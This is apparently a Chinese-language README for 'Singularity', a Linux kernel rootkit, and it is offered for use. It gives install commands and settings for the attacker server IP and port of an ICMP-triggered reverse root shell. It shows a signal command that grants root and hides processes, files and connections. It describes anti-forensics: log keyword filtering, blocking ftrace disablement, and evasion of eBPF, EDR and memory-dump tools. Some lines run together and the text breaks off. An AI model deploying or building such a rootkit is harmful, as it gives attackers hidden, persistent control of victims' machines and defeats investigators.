"我们给取证工作找点活干如何?"
Singularity 是一款功能强大的 Linux 内核模块(LKM)rootkit,专为现代 6.x 内核设计。它通过 ftrace 基础设施实现高级系统调用挂钩,提供全面的隐蔽能力。
完整研究文章(过时版本):Singularity: A Final Boss Linux Kernel Rootkit
EDR 规避案例研究:Bypassing Elastic EDR with Singularity
POC 视频:Singularity 对抗 eBPF 安全工具:Singularity vs eBPF security tools
使用 Singularity 挂钩突破 eBPF 安全:Breaking eBPF
Singularity Rootkit:规避 Elastic Defend 模块加载检测 Bypassing Elastic Defend
Singularity 是一款精密复杂的 rootkit,运行于内核层面,提供以下能力:
/sys/fs/cgroup/*/cgroup.procs 检测copy_mc_to_kernel 上设置 kprobe,拦截 LiME 页面复制,将模块页面和隐藏的 task_struct 范围重定向到清零缓冲区;通过 /proc/kcore 读取挂钩阻止 AVMLcd /dev/shm
git clone https://github.com/MatheuZSecurity/Singularity
cd Singularity
sudo bash setup.sh
cd ..
就是这样。该模块会自动:
该模块在加载后会自动隐藏自身
没有卸载功能——需要重启才能移除
请先在虚拟机中测试——不重启无法移除
编辑 include/core.h:
#define YOUR_SRV_IP "192.168.1.100"  // Change this to your server IP
#define YOUR_SRV_IPv6 { .s6_addr = { [15] = 1 } }  // IPv6 if needed
编辑 modules/icmp.c:
#define SRV_PORT "8081" // Change this to your desired port
编辑 modules/bpf_hook.c:
#define HIDDEN_PORT 8081 // Must match SRV_PORT
编辑 modules/hiding_tcp.c:
#define PORT 8081 // Must match SRV_PORT
重要:所有端口定义必须匹配,以确保网络隐藏和 ICMP 反向 shell 功能正常工作。

# Hide current shell
kill -59 $$

# Hide specific process
kill -59 <PID>
进程对 ps、top、htop、/proc 以及所有监控工具均不可见。所有子进程都会被自动跟踪并隐藏。

匹配您所配置模式的文件会被自动隐藏:
mkdir singularity
echo "secret" > singularity/data.txt

# Invisible to ls, find, locate
ls -la | grep singularity
# (no output)

# But you can still access it
cat singularity/data.txt
# secret

# cd is blocked for security
cd singularity
# bash: cd: singularity: No such file or directory

基于信号的方法:
kill -59 $$
id  # uid=0(root)

您配置端口(默认:8081)上的连接会被自动隐藏:
nc -lvnp 8081

# Invisible to all monitoring
ss -tulpn | grep 8081        # (no output)
netstat -tulpn | grep 8081   # (no output)
lsof -i :8081                # (no output)
cat /proc/net/nf_conntrack | grep 8081  # (no output)

# Even advanced netlink queries are filtered
ss -tapen | grep 8081        # (no output)
conntrack -L | grep 8081     # (no output)
数据包在原始套接字层(tpacket_rcv)被丢弃,并从以下位置隐藏:


远程触发隐藏的反向 Shell,并自动绕过 SELinux:
1. 启动监听器:
nc -lvnp 8081 # Use your configured port
2. 发送 ICMP 触发器:
sudo python3 scripts/trigger.py <target_ip>
3. 获取 root shell(自动隐藏所有子进程,若 SELinux 处于强制模式则绕过)
所有禁用 ftrace 的尝试都会被静默拦截并阻止:
echo 0 > /proc/sys/kernel/ftrace_enabled # Appears successful but does nothing
受保护的 syscall:write、writev、pwrite64、pwritev、pwritev2、sendfile、sendfile64、splice、vmsplice、tee、copy_file_range、io_uring_enter(带智能的按 PID 缓存)
bpf_hook.c 模块实现了一套针对基于 eBPF 的安全工具的复杂反检测系统。它并非完全阻止 BPF syscall(这会成为检测指纹),而是在内核层面选择性地过滤数据,使隐藏的进程和连接对 eBPF 程序不可见。
策略:拦截 eBPF 程序使用的数据收集和上报函数,而非 BPF syscall 本身。这样合法的 eBPF 工具可以正常运行,同时无法看到隐藏的资源。
受保护的资源:
拦截点:
这种方法能够击败 eBPF 安全工具,而不会触发因完全阻止 BPF 操作而产生的告警。
针对 ftrace_enabled 和 tracing_on 尝试中 io_uring 绕过的保护,带智能缓存(每个 PID 1 秒缓存,以防止重复的进程扫描并降低开销)
对所有内核日志接口中的敏感字符串进行实时过滤:
| 接口 | Hook | 状态 |
|---|---|---|
dmesg | /proc/kmsg 上的 read hook | 已过滤 |
journalctl -k | write hook(输出过滤) | 已过滤 |
klogctl() / syslog() | do_syslog hook | 已过滤 |
/sys/kernel/debug/tracing/* | read hook | 已过滤 |
/var/log/kern.log、syslog、auth.log | read hook | 已过滤 |
/proc/kallsyms、/proc/kcore、/proc/vmallocinfo | read hook | 已过滤 |
/proc/net/nf_conntrack | read hook | 已过滤 |
过滤的关键词:taint、journal、singularity、Singularity、matheuz、zer0t、kallsyms_lookup_name、obliviate、hook、hooked_、constprop、clear_taint、ftrace_helper、fh_install、fh_remove
注意:针对隐藏 PID 的审计消息在 netlink 层面被丢弃,并带有统计跟踪(get_blocked_audit_count、get_total_audit_count)
Singularity 挂钩 write syscall 以检测并过滤磁盘取证工具的输出: